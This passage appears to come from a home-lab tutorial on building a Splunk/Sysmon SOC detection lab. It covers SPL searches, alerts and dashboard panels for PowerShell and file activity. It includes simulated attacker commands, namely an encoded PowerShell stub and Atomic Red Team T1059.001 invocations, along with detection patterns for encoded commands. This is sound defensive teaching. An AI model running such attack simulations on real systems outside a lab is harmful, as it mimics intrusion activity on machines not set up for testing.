
By specifying NOT Image="Splunk"
We can get the following

```
index=main EventCode=1
NOT Image="*splunk*"
CommandLine="*whoami*"
| table _time User Image CommandLine ParentImage
| sort - _time
```



What if we wanted purely powershell abuse?
We can add Image="*powershell.exe"

```
index=main EventCode=1
NOT Image="*splunk*"
Image="*powershell.exe"
| table _time User CommandLine ParentImage
| sort - _time
```



Step 6 - Simulate suspicious events in Splunk


Lets simulate attacker activity with the following power shell commands:
What if the attacker wanted to get an encoded powershell?

```
powershell -enc SQBlAHgA
```

Splunk Search

```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
| search CommandLine="*-enc*" OR CommandLine="*EncodedCommand*"
| table _time Computer User Image ParentImage CommandLine
| sort - _time
```

We can also save these reports/searches for later:
Run the query -> Save As -> Report -> name: Sysmon - PowerShell Execution




Lets try creating a malicious file

```
New-Item -Path C:\Users\Public\sysmon_test1.txt -ItemType File
New-Item -Path C:\Users\Public\sysmon_test2.txt -ItemType File
```

Looking for event code 11 in Splunk(file creation)

```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11
| table _time Computer Image TargetFilename User
| sort - _time
```




Step 7 - Dashboards and Alerting

Now we can start creating an operation workflow for our SIEM by creating our first alerts

Lets create one for the encoded PowerShell. We created a report for this earlier.
We will use the following search in splunk:


```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
Image="*powershell.exe"
| search CommandLine="*-enc*" OR CommandLine="*EncodedCommand*"
```

Next lets save the alert under
Save As → Alert




- Alert Type: **Real-time**
- Time window: **5 minutes**
- Trigger: **For each result**
- Condition: > **0**
- Action: ✅ Add to Triggered Alerts

Now when we run our encoded shell we should see under activity and alerts that Splunk is registering the process as an alert!



Now we can create a dashboard to get a better visual representation
We can add a line chart panel into our newly created SOC Detection Lab Dashboard
We will use the following search for eventcode=1 and powershell.exe


```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*powershell.exe"
| timechart count
```



We can go on to add more panels to our dashboard an organize as such to look more like a real SOC. Below are the SPL Query's and Visualizations used for each:

Panel Name	Purpose	SPL Query	Visualization	Notes
PowerShell Activity Over Time	Monitor frequency of PowerShell execution (baseline vs spikes)	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*powershell.exe" | timechart count`	Line Chart	Helps detect unusual spikes in PowerShell usage

Panel Name	Purpose	SPL Query	Visualization	Notes
Encoded PowerShell Activity	Detect suspicious encoded PowerShell commands (common attacker technique)	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 Image="*powershell.exe" | search CommandLine="*-enc*" OR CommandLine="*EncodedCommand*" | table _time Computer User CommandLine`	Table	High-value detection (SOC critical)
Top Destination IPs	Identify most frequent outbound connections	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 | stats count by DestinationIp | sort - count`	Bar Chart	Useful for spotting beaconing or unusual traffic
File Creation Activity	Track file creation events across the system	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11 | stats count by TargetFilename | sort - count`	Table / Bar Chart	Detects dropped payloads or suspicious file writes
Process Execution Overview	Show most frequently executed processes	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 | stats count by Image | sort - count`	Bar Chart	Helps baseline normal vs abnormal processes
Process Relationships (Parent → Child)	Analyze process spawning behavior	`index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 | table _time ParentImage Image CommandLine | sort - _time`	Table	Key for detecting suspicious parent-child chains



Step 8 - Attack Simulation/Detection Rules

Lets run our first real attack with the atomic red team test files

```
Invoke-AtomicTest T1059.001 -ShowDetailsBrief
Invoke-AtomicTest T1059.001 -TestNumbers 1
```

```
Administrator: Windows PowerShell (2)
T1059.001-20 Abuse Nslookup with DNS Records
